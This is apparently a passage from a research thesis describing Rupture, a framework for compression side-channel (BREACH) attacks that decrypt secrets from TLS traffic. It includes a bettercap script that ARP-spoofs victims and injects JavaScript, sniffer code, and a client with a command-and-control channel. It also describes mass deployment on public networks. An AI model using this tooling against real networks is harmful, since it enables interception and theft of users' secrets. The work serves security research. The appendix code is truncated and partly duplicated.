


Figure 2.10: ARP Spoofing

Chapter 3

Statistical methods and optimisation techniques

Gluck, Harris and Prado in the original BREACH paper investigated the attack on stream ciphers such as RC4. They also suggested that block ciphers are vulnerable without providing practical attack details. However, the use of RC4 is prohibited in negotiation between servers and clients [12] due to several other major vulnerabilities.

Block alignment techniques have already been explored in the literature [6] and Dimitris Karakostas[5] also investigated statistical methods to attack block ciphers in his thesis. The section 3.1 evolves the use of statistical methods for block cipher attacks in a more structured way.

In the section 3.2 we also propose various optimization techniques which make the attack much more efficient.

3.1 Block alignment

Block ciphers provide a greater challenge compared to stream ciphers, when it comes to telling length apart, since stream ciphers provide better granularity. That is because block ciphers round length to λ -bits, where λ is the block size, by adding padding.

In order to bypass this, we propose the introduction of artificial noise, which will force the creation of additional blocks, if necessary. Theoretically, it would be enough to issue $16\times$ more requests in 16 bits blocks to achieve block alignment. At this point, the correct candidate would result in one less block, which in turn would provide a measurable length difference.




Figure 3.1: Block Alginment

This figure illusrates an example of how the artificial noise results in block alignment and how this contributes to distinguish between lengths. The example assumes a known secret *fooba* and a possible next byte drawn from the alphabet (r,s,t) . When the attack uses the padding *XY*, the total lenght size of the three possible next bytes are the same. Although *foobar* has 15 bits, they are rounded up to 16 bits in respect of block alginment. In case of padding *XYZ*, the wrong candidates result in a one more block because they cross the block boundaries. Despite the actual difference of only 1 bit, the use of block ciphers results in 16 bits length difference.

However, introduction of artificial noise is actually tricky. Firstly, noise should be carefully constructed to avoid being compressed with itself. Secondly, each added symbol will alter the Huffman coding in a different way, since the plaintext's symbol frequency distribution will be altered. It is advised to use symbols which do not appear in the rest of the plaintext or they are rare. Even in this casee the Huffman tree will be expanded and, consequently, the length of the compressed text will increase, in a manner that cannot always be predicted.

3.2 Optimizations

3.2.1 Request soup

A problem with encrypted responses is the fact that it is not possible to safely determine which packet corresponds to which request, when requests are pipelined by the browser. That way if the attacker was to issue requests sequentially, they would have to ensure all response packets for each request have arrived, before issuing the next one.

However, it is possible to avoid this delay, by making samplesets, each one containing multiple requests for a specific symbol. For each sampleset, responses would then

come pipelined and it would not be possible to tell them apart. However, this does not indicate a problem since these requests with the corresponding responses are not adaptive to each other and thus there is no need to distinguish between them. The total length of the capture can still be measured and divided by the known amount of requests that the sample set contains. This would be enough to calculate the desired mean length. This statistical mean length converges to the sample set distribution's mean length due to the law of large numbers.

This method offers a speedup of up to $5\times$, considering a 200 ms delay and a 40 ms round trip time.

3.2.2 Browser parallelization

The optimization presented in section 3.2.1 would result in small benefit if no browser parallelization was possible. Although the attacker would send multiple requests at the same time, the browser would proceed them pipelined.

Browsers allow in general up to 6 parallel HTTP requests, although this may differ depending on the browser application and release. This allows issuing multiple parallel requests and collecting samples at the same time, giving the attack a $6\times$ speedup.

Each parallel request cannot adapt based on previous results. However, we need to collect multiple samples per candidate to perform statistical analysis and extract the mean. These samples pertain to the same candidate and can be collected non-adaptively.




Figure 3.2: Browser Parallelization

Chapter 4

Rupture framework

In this chapter, we describe our framework for conducting compression side-channel attacks, Rupture. Rupture[3] is a service-based architecture system which contains multiple independent components.

The section 4.1 describes in detail the assumptions needed in order to orchestrate the attack. The section 4.2 describes the terminology used in our framework and its governing principles. Finally, the section 4.3 presents the multiple components thoroughly. While the components are designed to be able to run independently on different networks or computer systems, the attack can be performed by running all subsystems on an individual system. We provide appropriate scripts to conduct such attacks easily.

4.1 Attack Assumptions

The attack framework assumes a *target* service to be attacked. Typically this target service is a web service which uses TLS. Specifically, we are targeting services that provide HTTPS end-points. However, this assumption can be relaxed and attacks against other similar protocols are possible. Any protocol that exchanges encrypted data on the network and for which a theoretical attack exists can in principle be attacked using Rupture. We designed Rupture to be a good playground for experimentation for such new attacks. Examples of other encrypted protocols for which attacks can be tested include SMTP and XMPP.

The attack also assumes a user of the target service for which data will be decrypted, the *victim*. The victim is associated with a particular target.

There are two underlying assumptions in our attack: The injection and the sniffing assumptions. These are often achieved through the same means, although not necessarily.

The injection assumption states that the adversary is able to inject code to the victim's browser for execution. This code is able to issue adaptive requests to the target service. Injection in Rupture is achieved through the *injector* component. The code that is injected is the *client* component.

The sniffing assumption states that the adversary is able to observe network traffic between the victim and the target. This traffic is typically ciphertexts. Sniffing is achieved through the *sniffer* component.

Both the *sniffer* and *client* will be described in section 4.3.

4.2 Principles of Attack

The attack takes place by first injecting client code into the victim's computer using the injector. The client then opens a command-and-control channel to the real-time service, which forwards work from the backend to the client. The real-time service facilitates the communication between client and backend and the backend module makes all the decisions for the attack. Further description for the real-time and the backend is provided in 4.3.

When a client associated with a victim asks to work, the backend passes a work request to the real-time service, which passes it to the client. These work requests ask the client to perform a series of network requests from the victim's computer to the target web application. As these requests are made from the victim's browser, they contain authentication cookies which authenticate the user to the target service. As such, the responses contain sensitive data, but that data is not readable by the client due to same-origin policy.

When a response arrives from the target web app to the victim's computer, the encrypted response is collected by the sniffer on the network. The encrypted data pertaining to one response is a *sample*. Each work asks for multiple requests to be made, and therefore multiple samples are collected per work. The set of samples collected for a particular work request are a *sampleset*.

```
def _sampleset_to_work(self, sampleset):
    return {
        'url': self._url(sampleset.candidatealphabet),
        'amount': self._victim.target.samplesize,
        'alignmentalphabet': sampleset.alignmentalphabet,
        'timeout': 0
    }
```

Figure 4.1: Samplesets

A successful attack completely decrypts a portion of the plaintext. The portion of the plaintext which the attack tries to decrypt is the *secret*. That portion is identified through an initially known prefix which distinguishes it from other secrets. This prefix is typically 3 to 5 bytes long. A prefix of such a length is required to bootstrap the attack due to the LZ77 implementation. Each byte of the secret can be drawn from a given *alphabet*, the secret's alphabet. For example, some secrets only contain numbers, and so their alphabet is the set of numbers [0-9].

At each stage of the attack, a prefix of the secret is known, because that portion of the secret has already been successfully decrypted. The prefix decrypted grows until the whole secret becomes known, at which stage the attack is completed.

When a certain prefix of the secret is known, the next byte of the secret must be determined. The attack initially assumes the next unknown byte of the secret exists in the secret's alphabet, but slowly drills down and rejects alphabet symbols until only one candidate symbol remains. At each stage of the attack on one byte of the secret, there is a certain *known alphabet* which the next byte can take. This known alphabet is a subset of the secret's alphabet.

To drill down on the known alphabet, one of two methods is employed. In the *serial method*, each symbol of the known alphabet is tried sequentially. In the *divide & conquer method*, the alphabet is split into two *candidate alphabet* subsets which are tried independently.

```
def _build_candidates_divide_conquer(self, state):
    candidate_alphabet_cardinality = len(state['knownalphabet']) / 2

    bottom_half = state['knownalphabet'][:candidate_alphabet_cardinality]
    top_half = state['knownalphabet'][candidate_alphabet_cardinality:]

    return [bottom_half, top_half]
```

Figure 4.2: Divide & Conquer Alphabet

The above figure shows how the initial alphabet is divided into two equal alphabets each of which will be tested separately.

The attack is conducted in *rounds*. In each round, a decision is made about the state of the attack and more becomes known about the secret. In a round, either the next byte of the secret becomes known, or the known alphabet is drilled down to a smaller set. In order to compare various different candidate alphabets, the attack executes a series of steps to collect *batches* of data collection for each round.

In each batch, several samples are collected from each probability distribution pertaining to a candidate alphabet, forming a *sampleset*. When samplesets of the same amount of samples have been collected for all the candidate alphabets, a batch is complete and the data is analyzed. The analysis is performed by the *analyzer* which statistically compares the samples of different candidates and decides which candidate is optimal, i.e. contains the correct guess. This decision is made with some *confidence*, which is expressed in bytes. If the confidence is insufficient, an additional batch of samplesets is collected, and the analysis is redone until the confidence value surpasses a given threshold.

Once enough batches have been collected for a decision to be made with good confidence, the round of the attack is completed and more information about the secret becomes known. Each round at best collects one bit of information of the secret.

```
#####
Candidate scoreboard:
d: 16576
a: 16592
c: 16592
b: 16592
e: 16592
g: 16592
f: 16592
i: 16592
h: 16592
k: 16592
j: 16592
m: 16592
l: 16592
o: 16592
n: 16592
q: 16592
p: 16592
s: 16592
r: 16592
u: 16592
t: 16592
w: 16592
v: 16592
y: 16592
x: 16592
z: 16592
#####
Decision:
state: {'knownalphabet': 'abcdefghijklmnopqrstuvwxyz', 'knownsecret': 'u'imperd'}
confidence: 1.0
#####
```

Figure 4.3: Scoreboard

The above figure shows the results of the analysis of one batch. For each candidate letter we present a number, which is the total length of the samplesets for the specific letter. The candidate letters are presented in an ascending order of the total length.

Bellow the scoreboard is the decision which consists of the known alphabet, the possible knownsecret and the confidence of how sure we are regarding the possible known secret.

4.3 Architecture

4.3.1 Injector

The injector component is responsible for injecting code to the victim's computer for execution. In our implementation, we assume the adversary controls the network of the victim. Our injector injects the client code in all unauthenticated HTTP responses that the victim receives. This Javascript code is then executed by the victim's browser in the context of the respective domain name. We use bettercap [1] to perform the HTTP injection. The injection is performed by ARP spoofing the local network and forwarding all traffic in a Man-in-the-Middle manner. It is simply a series of shell scripts that use the appropriate bettercap modules to perform the attack.

As all HTTP responses are infected, this provides increased robustness. The injected client code remains dormant until it is asked to wake up by the command-and-control channel. This means that the user can switch between browsers, reboot their computer, close and reopen browser tabs, and the attack script will continue to be injected. As long as one tab with the client script is open, the attack can keep running.

The injector component needs to run on the victim's network and as such is light-weight and stateless. It can be easily deployed on a machine such as a Raspberry Pi, and can be used for massive attacks, for example at public networks such as coffee shops or airports. Multiple injectors can be deployed to different networks, all controlled by the same central command-and-control channel.

While injection is performed on the local network by altering HTTP responses in our case, the injector component is independent and can be replaced by alternative means. Other good points of injection that can be used instead of our build-in injector are giving a link directly to the victim via a phishing mail, in which case attack robustness is limited, or by injecting code at the ISP or router level if the adversary has such a level of access.

```
#!/bin/sh
SOURCEIP=$1

iconv -f utf-8 -t ascii//TRANSLIT dist/main.js > dist/main2.js
mv -f dist/main2.js dist/main.js
sudo bettercap -T ${SOURCEIP} --proxy --proxy-module injectjs --allow-local-connections --js-file dist/main.js
```

Figure 4.4: Injector Code

4.3.2 Sniffer

The sniffer component is responsible for collecting data directly from the victim's network. As the client issues chosen plaintext requests, the sniffer collects the respective ciphertext requests and ciphertext responses as they travel on the network. These encrypted data are then transmitted to the backend for further analysis and decryption.

```

def parse_capture(self):
    """
    Parse the captured packets and return a string of the appropriate data.
    """
    logger.debug('Parsing captured TLS streams')
    application_data = b''
    application_records = 0

    # Iterate over the captured packets
    # and aggregate the application level payload
    for port, stream in self.port_streams.items():
        stream_data = self.follow_stream(stream)

        data_record_list = self.get_application_data(stream_data)

        application_data += ''.join(data_record_list)
        application_records += len(data_record_list)

    logger.debug('Captured {} application data'.format(len(application_data)))
    logger.debug('Captured {} application records'.format(application_records))

    return {
        'data': application_data,
        'records': application_records
    }

```

Figure 4.5: Sniffer Code

Our sniffer implementation runs on the same network as the victim. It is a Python program which uses scapy [2] to collect network data.

Our sniffer runs on the same machine as our injector and utilizes the injector's ARP spoofing to retrieve the data from the network. Other sniffer alternatives include sniffing data on the target network side, or on the ISP or router point if the adversary has such a level of access.

The sniffer exposes an HTTP API which is utilized by the backend for controlling when sniffing starts, when it is completed, and to retrieve the data that was sniffed. This API is described below.

backend <-> sniffer (HTTP)

The Python backend application communicates with the sniffer server, in order to initiate a new sniffer, get information or delete an existing one. The sniffer server implements a RESTful API for communication with the backend.

/start is a POST request that initializes a new sniffer. Upon receiving this request, the sniffer service should start sniffing.

The request contains a JSON with the *source_ip*, - the IP of the victim on the local network - and the *destination_host* - the hostname of the target that is being attacked.

The backend returns *HTTP 201* if the sniffer is created correctly. Otherwise, it returns *HTTP 400* if either of the parameters is not properly set, or *HTTP 409 - Conflict*, if a sniffer for the given arguments already exists.

/read is GET request that asks for the network capture of the sniffer.

The GET parameters are the *source_ip* - the IP of the victim on the local network - and the *destination_host* - the hostname of the target that is being attacked.

The backend returns *HTTP 200* with a JSON that has a field *capture*, which contains the network capture of the sniffer as hexadecimal digits, and a field *records*, that contains the total amount of captured TLS application records. In case of error, *HTTP 422* -

Unprocessable Entity is returned if the captured TLS records were not properly formed on the sniffed network, or *HTTP 404* if no sniffer with the given parameters exists.

/delete is a POST request that asks for the deletion of the sniffer

The request contains a JSON with the *source_ip* - the IP of the victim on the local network - and *destination_host* - the hostname of the target that is being attacked.

The backend Returns *HTTP 200* if the sniffer was deleted successfully, or *HTTP 404* if there is no sniffer with the given parameters.

4.3.3 Client

The client runs on the victim machine and is responsible for issuing adaptive chosen plaintext requests to the target oracle.

The client is written in Javascript and runs in a different context from the target website. Thus, it is subject to same-origin policy and cannot read the plaintext or encrypted responses. However, the encrypted requests and responses are available to the sniffer through direct network access.

The client contains minimal logic. It connects to the real-time service through a command-and-control channel and registers itself there. Afterwards, it waits for work instructions by the command-and-control channel, which it executes. The client does not take any decisions or receive data about the progress of the attack other than the work it is requested to do. This is intentional so as to conceal the workings of the adversary analysis mechanisms from the victim in case the victim attempts to reverse engineer what the adversary is doing. Furthermore, it allows the system to be upgraded without having to deploy a new client at the victim's network, which can be a difficult process.

As a regular user is browsing the Internet, multiple clients will be injected in insecure pages and they will run under various contexts. All of them will register and maintain an open connection through a command-and-control channel with the real-time service. The real-time service will enable one of them for this victim, while keeping the others dormant. The one enabled will then receive work instructions to perform the required requests. If the enabled client dies for whatever reason, such as a closed tab, one of the rest of the clients will be waken up to take over the attack.

The client is a Javascript program written using harmony / ECMAScript 6 and compiled using babel and webpack.


```

doWork(work) {
  const {url, amount, alignmentalphabet} = work;

  if (typeof url == 'undefined') {
    this.noWork();
    return;
  }
  console.log('Got work: ', work);

  const reportCompletion = (success) => {
    if (success) {
      console.log('Reporting work-completed to server');
    }
    else {
      console.log('Reporting work-completed FAILURE to server');
    }

    this._socket.emit('work-completed', {
      work: work,
      success: success,
      host: window.location.host
    });
  }
  req.Collection.create(
    url,
    {amount: amount, alignmentalphabet: alignmentalphabet},
    function() {},
    reportCompletion.bind(this, true),
    reportCompletion.bind(this, false)
  );
};

```

Figure 4.6: Client Code

4.3.4 Real-time

The real-time service is a service which awaits for work requests by clients. It can handle multiple targets and victims. It receives command-and-control connections from various clients which can live on different networks, orchestrates them, and tells them which ones will remain dormant and which ones will receive work, enabling one client per victim.

The real-time service is developed in Node.js.

The real-time service maintains open web socket command-and-control connections with clients and connects to the backend service, facilitating the communication between the two.

The real-time server forwards work requests and responses between the client and the backend. It communicates with the client in a bi-directional way using web sockets. This also facilitates the ability to detect that a client has gone away, which is registered as a failure to do work. This can happen for example due to network errors if the victim disconnects from the network, closes their tab or browser, and so on. It is imperative that incomplete work is marked as failed as soon as possible so that the attack can continue by recollecting the failed samples.

```

const createNewWork = () => {
  const getWorkOptions = {
    host: BACKEND_HOST,
    port: BACKEND_PORT,
    path: '/breach/get_work/' + victimId
  };

  winston.debug('Forwarding get_work request to backend URL ' + getWorkOptions.path);

  const getWorkRequest = http.request(getWorkOptions, (response) => {
    let responseData = '';
    response.on('data', (chunk) => {
      responseData += chunk;
    });
    response.on('end', () => {
      try {
        client.emit('do-work', JSON.parse(responseData));
        winston.info('Got (get-work) response from backend: ' + responseData);
      } catch (e) {
        winston.error('Got invalid (get-work) response from backend');
        doNoWork();
      }
    });
  });
  getWorkRequest.on('error', (err) => {
    winston.error('Caught getWorkRequest error: ' + err);
    doNoWork();
  });
  getWorkRequest.end();
};

```

Figure 4.7: Real-time Code

The web socket API exposed by the real-time service is explained below.

client <-> real-time protocol

The client / real-time protocol is implemented using socket.io websockets.

client-hello / server-hello

When the client initially connects to the real-time server, it sends the message *client-hello* passing its *victim_id* to the real-time server. The server responds with a *server-hello* message. After these handshake messages are exchanged, the client and server can exchange further messages.

get-work / do-work

When the client is ready to perform work, it emits the message *get-work* requesting work to be performed from the real-time server. The real-time server responds with a *do-work* message, passing a *work* object, that is structured as defined below:

```

typedef work
amount: int
url: string
timeout: int (ms)

```

If the real-time service is unable to retrieve work from the backend due to a communication error, real-time will return an empty work object indicating there is no available work to be performed at this time.

work-completed

When the client has finished its work or has been interrupted due to network error, it emits a *work-completed* message, containing the following information:

```

work: work,
success: bool

```

success is *true* if all requests were performed correctly, otherwise it is *false*. *work* contains the work that was performed or failed to perform.

4.3.5 Backend

The backend is responsible for strategic decision taking, statistical analysis of samples collected, adaptively advancing the attack, and storing persistent data about the attacks in progress for future analysis.

The backend talks to the real-time service for pushing work out to clients. It also speaks to the sniffer for data collection.

It is implemented in Python using the Django framework.

The backend exposes a RESTful API via HTTP to which the real-time service makes requests for work. This API is explained below.

real-time -> backend (HTTP)

The backend implements various API endpoints for communication with the real-time server.

/get_work/<victim> is an HTTP GET endpoint. It requests work to be performed on behalf of a client. The argument passed is the *victim* - the id of the victim.

If there is work to be done, it returns an *HTTP 200* response with the JSON body containing the work structure. The work will contain instructions to collect multiple samples from the same distribution by performing a series of similar requests. The samples associated with a particular work request and performed all together constitute a *sampleset*.

In case no work is available for the client, it returns an HTTP '404' response. Work can be unavailable in case a different client is already collecting data for the particular victim, and we do not wish to interfere with it.

/work_completed/<victim> is an HTTP POST endpoint. It indicates on behalf of the client that some work was successfully or unsuccessfully completed. The arguments passed are the *work* and a boolean *success* parameter.

If *success* is *True*, this indicates that the series of indicated requests were performed by the victim correctly. Otherwise, the victim failed to perform the required requests due to a network error or a timeout and the work has to be redone.

Chapter 5

Rupture API via Web UI

In this chapter we describe our contributions regarding a RESTful API for Rupture. We believe that the API enables researchers to fully automate TLS-based attacks such as compression side-channel attacks. We provide a usable, clean set of end-points which can be used to mount the attack. The RESTful API provides managing targets such as various web services, victims by robustly injecting and sniffing for information on local networks based on IP addresses and strategies for advancing attack rounds based on state search exploration. It also runs analyses on collected data, which is stored persistently. We are confident this automation will enable cryptographers and security researchers to heavily experiment with the various attack parameters, yielding better attack results in terms of correctness and performance.

5.1 RESTful API

In this section, We describe the implementation of a RESTful API via HTTP to which the user makes requests from the web User Interface. This RESTful API can also be directly used by programmers without the need to use the web interface.

5.1.1 /attack

The */attack* is an HTTP POST endpoint.

When the backend receives a POST request, it initiates a new attack. The arguments passed are the victim's IP and the target. There is also an optional parameter, the *victim_id*. If the *victim_id* is set, the victim already exists. If no *victim_id* argument is passed, the backend creates and stores a new victim. In both cases, the backend creates the client and injection code for the specific victim and injects the client code to the victim's machine with bettercap. It returns *HTTP 200* with a JSON that has a field *victimid*, which contains the ID of the new victim.

5.1.2 /victim

The */victim* is an HTTP POST and GET endpoint.

When the backend receives a POST request, it creates a new victim. The argument passed is the victim's IP. The backend creates and stores a new victim, and returns *HTTP 200* with a JSON that has a field *victimid*, which contains the ID of the new victim.

On a GET request, the backend returns an HTTP 200 JSON response. The JSON contains a list of all the stored victims that the attack is still running on or has been completed.

5.1.3 `/victim/< victimId >`

The `/victim/< victimId >` is an HTTP GET, PUT and DELETE endpoint.

On a GET request, the backend returns HTTP 200 with a JSON with details for the victim with the specific `victimId`. The argument passed is the victim's Id. The backend returns the general information and details of the attack. The general information consists of the victim's IP and machine name, the target name, the decrypted secret up to this point and a percentage of the progress. Percentage is calculated by dividing the length of the already decrypted-known secret with the length of the whole secret which we want to decrypt. Further details are provided per batch. These are the round number, the batch number, the alignment alphabet, the possible knownsecret and the confidence.

On a PUT request, the user asks the backend to pause or continue the attack. The argument passed is the desired state of the attack, either "paused" or "running". The backend updates the current state of the attack and returns HTTP 200.

On a DELETE request, the backend deletes the specific attack.

5.1.4 `/victim/notstarted`

The `/victim/notstarted` is an HTTP GET endpoint. When a GET request is received, the backend scans the wifi network with bettercap to find all possible victims and their machine's name. The backend returns a list of possible's victims IPs and machine names, which are available on the network but are not already attacked.

5.1.5 `/target`

This is an HTTP 200 POST and GET endpoint. On a POST request, the argument passed to the backend is the name of the target, the endpoint, the known prefix, the secret's alphabet, the secret length, the alignment alphabet, the records' cardinality and the method of the attack. The backend creates and stores the new target and returns HTTP 200 with a JSON with the target name.

On a GET request, the backend returns an HTTP 200 JSON response. The JSON contains a list of all the stored target for which an attack is possible.

5.2 Web UI

The user handles the attacks via a web interface which consists of two main pages and a modal window. The two main pages are the **Network Overview** and the **Victim Attack Inspection**. The modal window is used for the target configuration.

The Network Overview is the start page. It displays the completed, the currently running and the paused attacks. It also allows the user to initiate a new attack either by adding a custom victim or by scanning and choosing one of victims with bettercap.




Figure 5.1: Start Page

The completed and the running or paused attacks are represented by PC icons. When the user clicks the *Scan for victims* button, bettercap scans the network for possible victims, which are shown beneath the running/paused attacks. The user can otherwise click on the *Add custom victim* button if they already know the victim's IP and don't need to search for other victims.




Figure 5.2: Possible victims for a new attack

The victim and target configuration are shown below. If the user has previously scanned the network, the victim's IP is already filled.





Figure 5.3: Victim Configuration


There are some pre-configured targets but the user can configure a new one.



The image shows a 'Target Configuration' dialog box. It contains several input fields: 'Name:', 'Endpoint url:', 'Known prefix:', 'Secret length:', 'Secret Alphabet:', 'Alignment Alphabet:', and 'Record cardinality:' (set to 1). There is a 'Method' section with two radio buttons: 'Serial' (selected) and 'Divide & Conquer'. At the bottom right, there are 'Close' and 'Done' buttons. A blue 'Attack' button is visible on the right side of the dialog.

Figure 5.4: Target Configuration

When the user clicks on a completed, running or paused attack, they can view further details of the attack.



The image shows the 'Attack details' for a target named 'Gmail'. It displays the IP address '192.168.1.2', the device 'Macintosh Apple', and the 'Decrypted secret: imperd'. A progress bar shows 60% completion. Below this is a table with attack results.

Round	Batch	Alignment Alphabet	Possible Knownprefix	Confidence
1	1	ABCDEFGHIJKLMNOPQRSTUVWXYZ	imperd	0.67
1	2	UBADQERFCHIJKLZNOGPSWTVXYM	imperd	1.0

At the bottom right, there are 'Delete' and 'Pause' buttons.

Figure 5.5: Attack details

The above indicate how easily the user can perform the attack in a fully automated way.

Chapter 6

Appendix

6.1 Injector

```
#!/bin/sh

SOURCEIP=$1

iconv -f utf-8 -t ascii//TRANSLIT dist/main.js > dist/main2.js
mv -f dist/main2.js dist/main.js
sudo bettercap -T ${SOURCEIP} --proxy --proxy-module injectjs --allow-
    local-connections --js-file dist/main.js
```

Listing 6.1: inject.sh

6.2 Client

```
const io = require('socket.io-client'),
      req = require('./request.js'),
      config = require('./config.js');

const BREACHClient = {
  ONE_REQUEST_TIMEOUT: 5000,
  MORE_WORK_TIMEOUT: 10000,
  _socket: null,
  init() {
    let flag = 0;
    this._socket = io.connect(config.COMMAND_CONTROL_URL);
    this._socket.on('connect', () => {
      console.log('Connected');
      this.noWork(flag);
    });
    this._socket.on('do-work', (work) => {
      console.log('do-work message');
      this.doWork(work);
    });
    this._socket.on('server-hello', () => {
      this.getWork();
      console.log('Initialized');
    });
    this._socket.on('server-nowork', () => {
      this.noWork(flag);
    });
  },
  doWork(work) {
    // ...
  },
  noWork(flag) {
    // ...
  },
  getWork() {
    // ...
  }
};
```

```

    });
  },
  noWork(flag) {
    if (flag == 0) {
      flag = 1;
      this._socket.emit('client-hello', {
        victim_id: config.VICTIM_ID
      });
    }
    else {
      console.log('No work');
      setTimeout(
        () => {
          this._socket.emit('client-hello', {
            victim_id: config.VICTIM_ID
          })
        },
